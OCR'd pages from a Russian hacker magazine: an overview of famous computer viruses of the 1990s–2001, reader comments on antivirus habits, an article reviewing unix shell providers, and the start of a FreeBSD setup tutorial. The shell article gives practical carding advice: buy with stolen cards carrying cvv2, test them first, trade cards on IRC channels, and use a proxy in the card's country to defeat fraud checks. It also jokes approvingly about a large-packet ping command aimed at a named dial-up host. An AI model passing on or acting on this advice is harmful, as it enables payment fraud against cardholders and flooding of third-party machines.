Об этом резидентном файлово-загрузочном полиморфик-вирусе узнали впервые в 94-ом году, но он встречается и до сих пор. Заражает MBR винчестера, а при загрузке с зараженного винта перехватывает INT 13h, 1Ch, 21h и записывается в COM- и EXE-файлы при обращении к ним. Трудность состоит в том, что код расшифровщика вируса разбросан по всему файлу со случайными смещениями. Сидит тихо и тайком губит твой винт. При первой загрузке с зараженного винта шифрует два последних цилиндра диска, при следующей загрузке - еще два и т.д. Когда количество зашифрованных цилиндров достигнет ровно половины, вирус выдаст: "Disk is one half. Press any key to continue...".

<ЗАРАЗА >

Резидентный файлово-загрузочный зашифрованный вирус 94-го года. Тогда ни один антивирус не смог противостоять его оригинальному способу внедрения в MS-DOS. Занимает 1024 байта, состоит из 2-х частей. Первая часть - инсталлятор с подпрограммой заражения флоппишников, а вторая часть - код, прописываемый в загрузочные сектора. Заражает файл IO.SYS, делая его вторую копию и сдвигая все записи в корневом каталоге на одну позицию. При загрузке грузится в память и активно заражает дискеты. А в августе радует надписью: "В BOOT СЕКТОРЕ - ЗАРАЗА".

<Form>

Резидентный загрузочный вирус 95-го года. Стал широко известен не без помощи фирмы Microsoft, которая по недосмотру разослала его своим бета-тестерам на диске с демонстрационной версией Windows95. Вирус, прямо скажу, не лапочка :). Перехватывает INT 9, 13h и заражает загрузочный сектор флоппи-дисков при обращении к ним или загрузочный сектор винта при последующей загрузке с такого флоппи-диска. На винте кукует в последних секторах диска. Чтобы не забывали, появляется 16-го числа каждого месяца и выдает определенный текст. Ничего специально не трет, но при работе с винтом можешь потерять часть данных.

<Concept>

В конце 95-го года обнаруживают первый вирус для MS-Word - Concept. Учитывая повальное использование ворда, за считанные дни заразил компы во всем мире и выбился в рейтингах в самые распространенные вирусы. Вирус состоит из пяти макросов: AAAZAO, AAAZFS, AutoOpen, PayLoad, FileSaveAs. В основном заражает все документы при их сохранении командой "Save As". Ничего не трет и не взрывает, но мозолит глаза :).

<Win95.Bozat>

Первый вирус 96-го года специально для 95-ых стеклянных, заражающий PE-файлы (Portable Executable). При заражении вирус использует вызовы GetDir, SetDir, FindFirst, FindNext, OpenFile, LSeek, Read, Write и CloseFile. Все эти вызовы делает напрямую в KERNEL32 без использования ссылок на KERNEL32.DLL, как это делают обычные виндовые программы. Алгоритм вируса следующий: запоминает имя текущего каталога, ищет в нем EXE-файлы, проверяет их на наличие PE-сигнатуры, увеличивает на единицу поле NumberOfSections в заголовке PE, добавляет еще один заголовок секции (с именем ".vlad") и записывает свой код в конец файла. Если в текущем каталоге нет незараженных EXE-файлов, то он гуляет по уровням выше. Затаившись, проверяет системную дату и по 31-м числам выводит пламенный привет.

<Laroux>

А это первый вирус для Microsoft Excel, пойманный в середине 96-го года. Правда, причиной эпидемий стал позже, в 97-ом году. Заражает исключительно XLS-файлы (Excel). Содержит два макроса: auto_open и check_files. При открытии зараженного файла Excel автоматически выполняет макрос auto_open. Макрос auto_open, в свою очередь, определяет макрос check_files на выполнение при активизации любой таблицы. То есть вирус перехватывает открытие таблиц и начинает хозяйничать. Проверить систему на наличие вируса несложно: если ты инфицирован этим вирусом, то в каталоге Excel должен присутствовать файл PERSONAL.XLS.

<Win95.Punch >

А эта зараза - первый резидентный вирус в 96-ом году для стеклянных, загружаемый в систему как VxD-драйвер. Он перехватывает обращения к файлам и принудительно записывается в их конец. Систему заражает в два этапа. Сначала при запуске зараженного EXE-файла вирус записывает на диск VxD-файл, содержащий код вируса в формате VxD, и регистрирует его в SYSTEM.INI. Потом помалкивает вплоть до следующей перезагрузки, после которой в системную память загружаются все VxD-драйверы, описанные в SYSTEM.INI, включая VxD с вирусняком. Вирус вешается резидентно и заражает все открываемые EXE-файлы формата PE.

<ShareFun >

Новое поколение макровирусов для MS Word 6/7 в 97-ом году. Сильно плодовит и использует не только стандартные возможности MS Word, но также рассылает себя по электронной почте. Содержит аж 9 макросов и заражает файлы и систему при открытии/закрытии документов или обращениях к меню Tools/Macro. Зараженные письма приходят с заголовком: "You have GOT to read this!". Любой мыльник не годится, нужен только Microsoft Mail. Если Microsoft Mail не установлен, вирус гадко перезагружает винды.

<Win95.CIH (ака Чернобыль) >

Зверски популярен в 98-ом году, попадая на компы жертв на сидюках с программами. Резидентный вирус, работающий только под окнами 95/98 и заражающий PE-файлы. Его длина всего около 1Кб, а последствия катастрофические. При запуске зараженного файла вирус пихает свой код в память стеклянных и записывают свою копию во все запускаемые EXE-файлы формата PE. Из-за ошибок в коде может завесить систему при запуске зараженных файлов. В зависимости от текущей даты стирает Flash BIOS и содержимое всех дисков. Название "Чернобыль" появилось из-за того, что дата срабатывания (26 апреля) совпадает с датой аварии на Чернобыльской атомной электростанции. В некоторых случаях при стирании Flash BIOS нужно было даже менять материнскую плату.

Очередной вордовый макровирус, первые версии которого появляются в 99-ом году. Заражает вордовские документы и шаблоны, после чего рассылает свои копии по электронной почте через MS

NEXT

PC_Zone

САМЫЕ ЗНАМЕНИТЫЕ КОМПЬЮТЕРНЫЕ ВИРУСЫ ОБЗОР ЗА ПОСЛЕДНИЕ 15 ЛЕТ

Андрей Каролик (andrusha@sl.ru)

Outlook по всем адресам из адресной книги аутглюка. В нагрузку вирус изменяет системный реестр и выключает антивирусную защиту ворда. На фиг она вообще такая :)? Спокойно работает и в Word2000, так как в нем есть поддержка документов из Word97, включая макросы.

<ILOVEYOU>

Этот интернет-червь вызвал массовые волнения весной 2000-го года. Червячок попадает на компьютер в виде письма с прикрепленным VBS-файлом (тело червя). Если открыть прикрепленный файл, червь первым делом бросается в адресную книгу и рассылает по всем адресам свою копию. Затем вирус прописывается в автозагрузку системного реестра, чтобы активизироваться при каждой перезагрузке системы. В свободное от работы время червячок ищет все файлы на всех доступных дисках и делает следующее:
- файлы VBS, VBE трет, записывая вместо них свою копию;
- файлы JS, JSE, CSS, WSH, SCT, HTA переименовывает с расширением .VBS, записывая в них свою копию;
- к файлам JPG, JPEG добавляет расширение .VBS и записывает в них свою копию, к примеру, SEXY_GIRL.JPG.VBS;
- для всех файлов MP2, MP3 ставит атрибут "скрытый", а вместо них штампует файлы с теми же именами, но расширением .VBS, записывая в них свою копию.

<MTX >

Вирус-червь, который заражает все приложения Win32. Глобальную эпидемию вызвал осенью 2000-го года. Имеет достаточно необычную структуру и состоит из трех независимых частей: вируса, заражающего EXE-файлы Win32, червя, рассылающего себя в электронных письмах, и троянца типа "Backdoor". Червь записывает одну из своих процедур в файл WSOCK32.DLL, и она перехватывает отсылку данных в Интернет (процедура "send"). В результате червь в зараженной библиотеке WSOCK32.DLL получает управление каждый раз, когда любые данные отправляются в Интернет. При запуске backdoor-компонента вешается как скрытый сервис, периодически обращаясь к определенному адресу и пытаясь скачать оттуда файлы, которые затем должны скрытно запускаться на выполнение. Таким макаром можно заразить компьютер другими вирусами или установить другие троянские программы. Но в коде была ошибка, и подобные вылазки выдают стандартное сообщение об ошибке в приложении и завершают его работу.

<Magistr >

Агрессивный вирус-червь, заражающий приложения стеклянных (PE EXE-файлы) и распространяющий свои копии в зараженных письмах электронной почты. Работоспособен только в среде Win32. Через месяц после заражения компьютера стирает информацию на диске, данные в CMOS-памяти и содержимое Flash-памяти аналогично "Чернобылю". Написан на ассемблере, но весит целых 30Кб из-за многочисленных процедур эффективного заражения всего вокруг, полиморфик-библиотек (в теле вируса их две) и процедур, используемых вирусом для усложнения алгоритмов обнаружения вируса и лечения зараженных файлов. Весной 2001 года является самым сложным для антивирусных контор из известных вирусов.

<Code Red (ака Bady) >

Сетевой червячок, прославившийся тем, что в 2001 году заразил более 12000 серверов по всему миру и инициировал успешную одновременную DDoS-атаку (Distributed Denial of Service) на сервак Белого дома. После атаки Белый дом отдыхал :). Заражает только компьютеры под управлением Windows 2000 (без установленных сервиспаков), с установленным Microsoft Internet Information Server (IIS) и включенной службой индексирования (Indexing Service). А для проникновения на удаленные компьютеры червь использует брешь в системе безопасности IIS, которая позволяет запускать на удаленных серверах посторонний программный код. Трудноуловим, так как использует принцип бестелесности: в процессе работы он не использует никаких временных или постоянных файлов, он существует либо в системной памяти зараженных компьютеров, либо в виде TCP/IP-пакета при пересылке на удаленные машины. Лечится только установкой специальных антивирусных модулей на межсетевые экраны.

<SirCam >

Очередной сетевой червячок 2001-го года, представляющий собой Windows-приложение размером около 130Кб, написанное на Delphi. Рассылает себя по электронной почте в виде файлов, которые имеют случайное имя и двойное расширение: filename.ext1.ext2. Расширение "ext1" может быть: DOC, XLS, ZIP, EXE, а расширение "ext2" выбирается случайным образом из PIF, LNK, BAT, COM. В зависимости от текущей системной даты и времени червячок может удалить все файлы и поддиректории на диске, где установлена система. Либо при каждой загрузке системы может создаваться файл SirCam.Sys в корневой директории текущего диска, в который пишется определенный бред, и со временем может отнять кучу памяти.

<Nimda>

Еще один интернет-червь 2001-го года, использующий электронную почту для распространения. Файлик с червяком называется README.EXE и является программой Windows PE EXE размером около 57Кб, которая написана C++. Для активизации используется брешь в системе безопасности Internet Explorer, так что владелец незащищенного компьютера даже не заметит факта заражения. После этого червячок внедряется в систему, распространяется и запускает деструктивные функции. Правда, вредительство носит специфический характер: добавляет пользователя под именем Guest в группу Администраторов. После этого Guest имеет полный доступ к ресурсам компьютера. Помимо этого вирус открывает все локальные диски для полного доступа всех желающих, благотворительность прямо какая-то :).

<BadtransII>

Вирус-червь, появившийся в конце 2001-го года и до сих пор лидирующий в хит-парадах вирусов. Распространяется в виде файлов, прикрепленных к зараженным письмам. Является приложением Windows (PE EXE-файл) и имеет размер около 29Кб в упакованном виде или около 60Кб в распакованном виде. Состоит из двух частей: червя, рассылающего электронные письма, и троянца, ворующего пароли. Компонента-червь, понятное дело, отсылает зараженные письма. А компонента-троянец отсылает с компьютера конфиденциальную информацию: имя пользователя, RAS-данные, кэшированные пароли и текст, набираемый на клавиатуре. Чтобы грабить текст, эта компонента создает на диске дополнительную DLL-библиотеку, которая и следит за клавиатурой. Получается своего рода клавиатурный шпион. Ничего плохого больше не творит :).

P.S. Это далеко не все вирусы, а только некоторые из самых известных и натворивших дел. Всего в природе их существует на сегодня несколько тысяч и десятки тысяч модификаций. Поэтому совет тут только один - ставь себе в обязательном порядке антивирусы и не запускай сомнительные файлы. Для просвещения почитай сорсы в Инете:


www.viruslist.com
www.viruszone.org
www.avp.ru
www.adinf.ru
www.dials.ru
www.mcafee.ru
www.drweb.ru
www.kaspersky.ru
www.sophos.com




МНЕНИЕ РЕДАКЦИИ




>Centner
Наверное, каждый из нас сталкивался с самыми разными вирусами, лично я впервые в своей "компьютерной" жизни боролся с гадом по имени Cascade, который был внедрен на дискетку, где была записана самая первая "Цивилизация" в те еще времена. Первое же "знакомство" навсегда отучило меня от беспорядочных компьютерных связей посредством дискет, компактов или Инета. Сегодня "намотать на винт" какую-нибудь заразу просто, как два байта об асфальт, так что обкладывайся со всех сторон антивирусами и файерволами, что даст некоторую надежду на спокойствие. Что касается конкретных программ, способных защитить тебя от виртуальной заразы, - я бы настоятельно рекомендовал воспользоваться AVP и Norton Antivirus последних версий в качестве антивирусов (да не забывай регулярно качать апдейты с официальных сайтов!) и Agnitum Outpost Firewall в качестве сам понимаешь чего. Общий совет таков: чем более глубоко эшелонированную антивирусную оборону ты выстроишь, тем надежней будет сохранность твоих файлов. Но помни о том, что несколько антивирусных программ, фунциклирующих одновременно, кроме глюков, ни к чему более не приведут, юзай их по очереди. Да, вот еще что: пересев с виндового "Аутлука" на независимый TheBat!, ты будешь смеяться над своими знакомыми, рассылающими всем подряд разные электронные гадости, даже и не догадыв



>SINtez
Все это фигня. Вот в конце 80-х годов были вири! Тогда я Aidstest запускал по 2 раза в день, т.к. рулили boot-вирусы, а все юзали дискетки. А сейчас даже на пиратских дисках я вири не встречаю (может быть, я везучий). Вообще, я лично считаю, что истерия по поводу вирусов сильно раздута. Не пишут уже так вири, как раньше, все, отыгрались спецы и теперь работают, деньги зарабатывают. Да и потом это раньше все писали на асме и проголах, а теперь 90% программистов ничего, кроме вижуал оболочек, не знают. Вот поэтому-то сейчас рулят трояны. По-моему сейчас заразы следует опасаться только юзерам Outlook'а, под который пишут всякие клоны Мелиссы, да лохам, которые запускают все подряд и постоянно качают «Ускорители Интернета».



>Ядовитый
К своему стыду вынужден признать, что однажды я подцепил тот самый попсовый love bug. Предварительно проверив файл несколькими антивирусами (тогда они еще его не знали), я, обуреваемый любопытством, произвел фатальный double click на иконке с подписью love letter. Секундой позже по телевизору начался репортаж о "новом разрушительном вирусе". Но для меня было уже поздно...



<p0r0h
С вирусами я встречался в основном на чужих компах. Причем встречи эти были отнюдь не дружелюбными и заканчивались с переменным успехом. Впрочем, ничего фатального не происходило и свидетелем убийства какой-нибудь важной инфы или железки я не был. А при сегодняшнем уровне антивирусных программ угроз от вирей стало значительно меньше, поэтому считаю лучше иметь надежную защиту до, а не после нападения. Тем более "после" может быть уже поздно...

Взлом

ШЕЛЛЫ - ГДЕ ОНИ РАСТУТ
ГДЕ ВЗЯТЬ ХОРОШИЙ ШЕЛЛ?



VOY (voy@zlo.cc, www.voy85.org)


Шеллы— где они растут

Где взять хороший шелл?

Это странное слово часто пугает. Оно бросает ламосов в ужас только из-за того, что все об этом слышали, но мало у кого такая вещь есть.
Наверняка каждый порядочный читатель Х рвал анальное отверстие в поисках хорошей (т.е. кардящейся) конторы, у которой можно было бы приобрести приличный unix-shell для своих эротических фантазий, но, как бывает в большинстве случаев, ничего хорошего он не находил. Да, есть компании, предоставляющие шеллы вместе с хостингом (www.hypermart.net) или вообще на халяву (www.hobbiton.org), но качество их оставляло желать лучшего: пинговать нельзя, про ботов и бнц в бэкграунде я вообще не говорю... Приходилось мириться с неизбежностью и с завистью смотреть вслед довольным чувакам на IRC с хостами типа linux-sucks.net, ведь не все мы такие богатые буратины, имеющие лишние сто баков на покупку такой игрушки.
И вот эксклюзив: редакция Х предоставляет тебе обзор шелл-провайдеров, у которых реально и без геморроя приобрести шелл. Для этого тебе нужно:
1) Мозг, причем желательно в голове, а не в литровой баночке на полке.
2) Средство оплаты (в данной статье тебе потребуются креды, так как пейпал достать очень проблематично).
3) Хороший проксик. Забудь про провайдерский, нам ведь нужна не скорость, а анонимность, так что ползем на void.ru, дергаем оттуда списочек зверских проксей и тыкаем их в A4Proxy (www.inetprivacy.com).
4) Небольшое знание английского языка.

< Folder 1 >

WWW.TAKIWEB.COM




Первый клиент сидит на FreeBSD 4.4-STABLE, но, возможно, к выходу статьи переползет на какую-нибудь бету FreeBSD 4.5. Как и у всех приличных шелл-провайдеров, их машина сидит на 5xT1 соединении, то есть пингами и ДоСами можно забавляться до упора. Сама конфигурация машины не очень высокая по сегодняшним меркам, 2 третьепня-550, 640 метров оперативки и 20 гигов винчестер безо всяких там SCSI.
Сама конторка еще молодая, открылась совсем недавно - в 2001 году - и предоставляет много всяких услуг, в том числе и шеллы. Для покупки требуется кредитка с cvv2 и немножко денюжков на ней. Всякие попытки надурить эту контору вводом какого-нибудь случайного cvv2 окажутся безуспешными.
Расценки тут достаточно стандартные, можно прикупить как просто шелл с 1-6 процессами, так и шелл для собственного IRC-сервака (никогда не хотел стать иркопом? =).

Честным и не очень

Если ты честный парень, то хватай свою кредитку и беги по сайтам нашего обзора - выбирать себе хороший шелл. Но я ведь знаю, что здесь есть некоторые не совсем честные читатели, которые так и норовят что-нибудь накардить. Таким личностям советую иметь креду с cvv2. Да, такую достать тяжелее, но нужна именно такая. Также перед использованием проверь ее где нибудь, чтобы потом не мучаться ожиданием подтверждения регистрации, которое, в случае с мертвой кредой, не придет к тебе никогда. Если нет креды с cvv2, то можно потрейдиться на каком-нибудь #ccs или #visa; есть люди, которые могут взять штук пять обычных кред за одну cvv2. Сразу говорю, всегда проверяй первым, так как рипперов развелось видимо-невидимо, и не думай обманывать сам, этим ты только опозоришь свою родину и всех русских трейдеров.

WWW.NETLANDINC.ORG




Достаточно специфичный клиент относительно стабильности и оплаты. Во-первых, когда я писал этот обзор, их центральный сайт колбасило не по-детски: он внезапно уходил в даун на несколько часов, потом столь же неожиданно возвращался, а потом опять сваливался... Короче, творился полный беспредел, наверное, админ на клавиатуре вздремнуть решил. Теперь что касается оплаты: эта контора использует компанию ClickBank для онлайнового биллинга кредитных карт. Сам ClickBank тоже достаточно оригинально подходит к безопасности своей деятельности. Если у тебя, например, кредитка родом из Зимбабве, то сервак примет ее в том случае, если IP твоего прокси

<Folder2>

чить?) принадлежит одной из зимбабвийских сетей, а в другом случае скажет типа "Your credit card is declined" (Ваша креда тухлая). Обходить такие запреты можно без проблем, я лично так и делал: просто сидишь через проксик, находящийся в стране, банку которой принадлежит используемая кредитка.

Достаточно о плохом, теперь о хорошем. Цены вполне приемлемые, от 4 до 9 баксов в месяц за 1-3 процесса. Конечно, разочаровывает малое количество процессов (в других компаниях за 9 долларов можно поиметь гораздо большее количество бекграундов). Что касается характеристики их машины, то ничего сказать не могу, так как на сайте на эту тему ни слова, ну а бомбить их емейлы с дебильными просьбами незачем - все равно не ответят.


WWW.SHELL4U.NET



Еще одна кардящаяся компания. Хотя на момент написания статьи их серверы апгрейдились и заказы они не принимали, по довольным отзывам коллег можно сделать вывод, что шелл получить особого труда не представляет.

Как и в случае с предыдущим пациентом, информацию о машине показывать ни в какую не хотят, только непонятно почему. Самое интересное, упоминание о ее характеристике есть, но ничего точного не написано: "На наших машинах установлено самое последнее железо, третьепни, большое количество SDRAM памяти, сказевые винчестеры". Из этой похвальбы и отказов дать требуемую информацию можно сделать вывод, что машинки скоростью не отличаются, иначе бы они об этом открыто написали :). Расценочки средние, от 5 до 25 условно-зеленых единиц, также есть возможность повесить свой IRCd.

WWW.ENFORCEDNET.COM




При заходе на сайт в глаза бросается крупная надпись, что я являюсь посетителем номер 2000-какимто, а после небольшой пробежки по доске объявлений оказывается, что на их машине зарегистрировано аж 7 пользователей :). Кошмар... Реклама им необходима как воздух, иначе они такими темпами скоро закроются. Еще бы не было лишним пересмотреть весь дизайн сайта и убрать дебильные звуки, которые слышатся при нажатии на какую-либо кнопочку (посреди ночи в тишине такое услышишь - заикой сделаешься).

Их сервак стоит на FreeBSD 4.4-STABLE, как и у большинства шелл-провайдеров (уже прямо традицией стало грузить фрю на такие машины). Опять же из дости объявлений я вычитал, что они хотят добавить себе DDR памяти; в результате небольших рассуждений можно прийти к выводу, что памяти у них маловато.

Расценки опять же не отличаются от расценок других компаний, от 1 до 8 бекграундов, соответственно - за 5-20 вечнозеленых. Мне особенно приглянулся последний план, так как за 20$ в других местах никто тебе 8 бэкграундов не даст :). Хотя больше двух-трех тебе и не потребуется, разве только ты решил устроить курятник из ботов.

И еще одно примечание по поводу средства оплаты: они принимают креды только с cvv2. Если ты введешь вместо нормального cvv2 число типа cvv2:=random(899)+100;, то их cc-processor зажует твою креду, поблагодарит за перечисленные бабки и скажет, что ты вообще молодец, креда твоя хорошая, и сообщит, что тебе придет письмо с подтверждением. Но тут как раз рано радоваться. Когда ребятки из enforcednet.com доберутся до твоего заказа, то возьмут и проверят твой cvv2... Оп-па, а он-то не совпадает! И тут они делают чарджбек и посылают тебе письмо с матюгами "The credit card transaction involved with this order has been canceled". Так что cvv2 форевер.

WWW.WISP.NET



Ничем не примечательная конторка, если бы не одно НО: ты можешь абсолютно безвозмездно, то есть даром, зарегистрировать "хороший" шелл с одним бекграундом на 1 месяц. Да, есть еще одно ограничение: скорость входящего/исходящего траффика не может превышать 7 kbit/s. Нет, ты не понял, не килобайт, а килоБИТ... А такой коннект хуже самого задрипанного модема, так что, прежде чем бежать регистрировать халяву, сто раз подумай о скорости подгруженного на такой шелл бнц/бота (у меня один ezbounce (140 кб) грузился минут 10...) RIP...

У этой компании вообще все виды предлагаемых шеллов имеют ограничения не только по объему переданной информации, но и по скорости (от пресловутых 7кбит/с до 128 кбит/с). А это раздражает, если тебе, как среднестатистическому 133t Xa|{3r'y, команда 'ping -n 100 -l 60000 ts5-a21.dial.sovam.com' родна, как ничто иное в этом мире :).

Ладно, теперь перейдем к технической информации: AMD Athlon - 1.2 GHZ, 768MB RAM, 60GB IDE, что вполне неплохо. Также они утверждают, что сидят на 100 mbit, но тогда зачем они так ограничивают скорость? Малява...

ВОТ ТАК

Этой статьей я, думаю, кое-что доказал всем тем неудачникам, кричащим, что, мол, в Инете шелл за креды купить невозможно. Да, я изрядно потрепал счет своего прова, ища нужную информацию. Было вручную перерыто 160 компаний, предоставляющих эти самые шеллы. Если тебе интересен весь список перерытых контор, то можешь посмотреть его на www.voy85.org/shells2.xls.

И еще небольшое примечание на закуску: если ты вдруг найдешь кардящуюся компанию, предоставляющую юникс-шеллы, то обязательно напиши.

Взлом

FREEBSD 4.3 STEP BY STEP
КАК СКОНФИГУРИРОВАТЬ FREEBSD ПОСЛЕ УСТАНОВКИ


Andrushock (andrushock@fromru.com)
Vodoley (vodoley78@mail.ru)

FreeBSD 4.3 step by step

Как сконфигурировать FreeBSD после установки

Ну вот, ты ее поставил. Наконец-то! Теперь ты юзаешь самую 31337-ную Ось на планете - Фрю. Нет, погоди, ты ее еще не юзаешь, ты ее только поставил. Окейно, тогда давай вместе ее конфигурить.

< Folder 1 >

ПО ШАГАМ

Загружаем FreeBSD. На вопрос login: вводим root, на вопрос Password: вводим пасс. Вот мы и в системе. И, о ужас, что мы видим! Имя_нашего_хоста, «#», курсор, и все! Ни в какой дире находимся, ни как ты сейчас сидишь в системе. Будем с этим бороться. Рекомендую тебе отказаться от си шелла и перейти на bash, хотя бы потому, что станет удобнее «вслепую» преодолевать многовложенность каталогов (нажатием кнопки Табуляция будет происходить автодополнение пути). Для удобства сначала создадим каталоги для монтирования устройств:

cd /mnt
mkdir cdrom (ну не люблю я, когда в корне полно каталогов)
mkdir floppy
mkdir diskC (это мой fat32)

Смонтируем CDROM, где лежат пакаджи (бинарики под твою систему, чем и отличаются от портов, задающих описание сборки приложения):

mount -t cd9660 /dev/acd0c /mnt/cdrom

Тут все просто - mount передает тип файловой системы, устройство и каталог монтирования. Если ты не знаешь, как обозначается твой CDROM, набери cat /etc/fstab.

pkg_add -v /mnt/cdrom/packages/shells/ bash-2.05.tgz

Все, первый пакадж поставили. Теперь поменяем csh, который стоит по дефолту, на bash командой chpass. Вызовется текстовый редактор vi для редактирования, меняем /bin/csh на /usr/local/bin/bash

:qw! (сохраняем изменения и выходим).

Теперь создаем файл профиля нашего нового командного интерпретатора:

cd /root
touch .bash_profile

С примерно таким содержанием:

```
PATH=/sbin:/usr/sbin:/bin:/usr/bin:/usr/local/sbin:/usr/local/bin:/usr/X11R6/bin
export PATH
HOME=/root
export HOME
TERM=${TERM:-cons25}
export TERM
PAGER=more
export PAGER
PS1=["\u@\h \W"]\#
```

Последняя строчка как раз указывает, что теперь вид приглашения командного интерпретатора будет таким: юзер@хост каталог#
Для вступления изменений в силу выходим: logout. Теперь нам нужен deco (клон нортона командира).

pkg_add -v /mnt/cdrom/packages/misc/deco-3.8.3.tgz
/usr/local/bin/deco

Вот и не так страшен daemon FreeBSD, как его малюют ;). Теперь можем лазить по папкам и файлам. И можем приступать собственно к конфигурации...

КОМПИЛИМ ВЕДРО

Да, конфигурацию твоей системы нужно начинать именно с перекомпиляции ядрышка, чтоб оно меньше на диске места занимало, меньше памяти кушало, система пошустрее себя вела и все твои девайсы поддерживала. Дефолтный конфигурационный файл ядра лежит в дире /usr/src/sys/i386/conf и называется GENERIC. Он нас и будет интересовать, а также нам понадобится файл LINT в той же дире, где содержатся все возможные опции и параметры ядра. Для построения собственного конфигурационного файла есть два пути:

1. поправить (заремить ненужное и добавить свое) файл GENERIC;
2. поправить (заремить ненужное) файл LINT.

Так как размер файла LINT огромадный - примерно 80 кило - и ковыряться в нем удовольствие из малоприятных, то остановимся на первом способе.
Итак, первое, что нужно сделать, - это скопировать GENERIC в ту же диру только под другим именем, назовем opimized ;). И правим наш конфигурационный файл optimized. Для чего мы его копировали? Все просто - это для экспериментов. Если ты что-то прибил, а ядро после этого не компилится, верни все в зад и пробуй заново, т.е. ищи баги.
Если у тебя первый пень и выше, то оставляем строчки

machine i386
cpu I686_CPU (у меня для целерона так)
(три строчки между ними комментируем)
ident optimized

Закомментируй в ядре все, что тебе не нужно, или то, чего у тебя нет, ну зачем тебе, например, MATH_EMULATE, INET6, NFS, SCSI и RAID контроллеры, поддержка PCMCIA, USB, SLIP. Теперь смотри файл LINT и выгребай оттуда параметры девайсов, которые тебе нужны.
Если у тебя есть линуховая файловая система и ты хочешь из FreeBSD получить к ней доступ, то тебе необходимо добавить в ядро:
options EXT2FS
Если хочешь поэкспериментировать с квотами, то:
options QUOTA
Для запрета перезагрузки посредством Ctrl+Alt+Del:
options SC_DISABLE_REBOOT
Для увеличения производительности системы и предотвращения возможных ошибок:

maxusers 32 (64, 96 или более, не уменьшай этот параметр, он задает параметры нескольких важных системных таблиц)
options MAXMEM="(128*1024)" (если у тебя 128мб ОЗУ)
options SOFTUPDATES
options NMBCLUSTERS=2048 (4096 или 32768 в зависимости от предполагаемой нагрузки в сети на твой комп. Вообще, рекомендуют использовать такую формулу для подсчета этого параметра: NMBCLUSTERS=512 + maxusers * 16).
options NSFBUFS=32768

Для усиления секьюрности в сети:

Folder2

```
options     ICMP_BANDLIM
options     TCP_DROP_SYNFIN
options     TCP_RESTRICT_RST
```

Для построения брандмауэра (firewall):

```
options     IPFIREWALL
options     IPFIREWALL_FORWARD
options     IPFIREWALL_VERBOSE
options     IPFIREWALL_VERBOSE_LIMIT=10
options     DUMMYNET
options     IPDIVERT
```

И рекомендую не включать в ядро опцию:

```
options     IPFIREWALL_DEFAULT_TO_ACCEPT
```

Этим ты включишь политику правил ipfw «все разрешено», что не есть гуд, но об этом попозже.

Про включение в ядро твоей звуковухи почитай handbook, раздел sound http://www.freebsd.org/doc/en_US.ISO88591/books/handbook/sound.html; я на работе для установки своего интегрированного саунда включил:

device pcm

А дома для раритета Edison Gold16 (ess688) ISA non-PnP у меня вышло немного сложнее:

```
device snd0
device sb0 at isa? port 0x220 irq 7 dqr 1
device opl0 at isa? port 0x388
```

Ну вот, конфиг готов, теперь набираем в консоли:

config optimized

Если возникли ошибки, лезем в конфиг и правим. Далее переходим в созданный каталог нашего нового ядра, вырабатываем зависимости, компилим и ставим:

```
cd ../../compile/optimized
make depend && make && make install
```

После make depend, в принципе, можно делать make clean для подчистки фекалек в виде объектных файлов. Все, курим. Если все прошло удачно, то прыгаем до потолка, если нет, то меняем параметры в optimized. Чтобы новое ядро вступило в силу:

reboot

Старое GENERIC ядро сохранится в корне как kernel.GENERIC, так что если твое свежеиспеченное ядрышко не грузится, то необходимо:

boot > unload (при загрузке выгружаем все модули)

boot > boot /kernel.GENERIC (возвращаемся к старому ядру)

КИРИЛЛИЦИЗАЦИЯ ДАЕМОНА

На самом деле, кое-какие работы по русификации ты уже проделал при установке (я надеюсь). Теперь, переключая раскладку посредством Left Ctrl + Left Shift и удерживая Left Alt, ты можешь писать в консоли русскими кракозябрами. Про установку кириллицы в иксах и другие доки по этому поводу можно узнать на www.freebsd.org.ru в разделе Русификация.

МОНТАЖ ФАЙЛОВЫХ СИСТЕМ

Лучше всего этот подраздел проиллюстрировать на примере скрипта, автоматизирующего весь нудный процесс монтирования и размонтирования. Тебе же не хочется все опции в голове держать?

cd /etc

touch mymnt (создаем в /etc текстовый файл)

chmod +x mymnt (теперь он у нас имеет атрибут исполнения)

vi mymnt (кодим скрипт)

```
while true
do
echo "
Mounter v0.666
1) Mount vfat disks
2) Mount cdrom
3) Mount floppy
4) Unmount vfat disks
5) Unmount cdrom
6) Unmount floppy
7) Exit
"
echo "Press button:"
read button
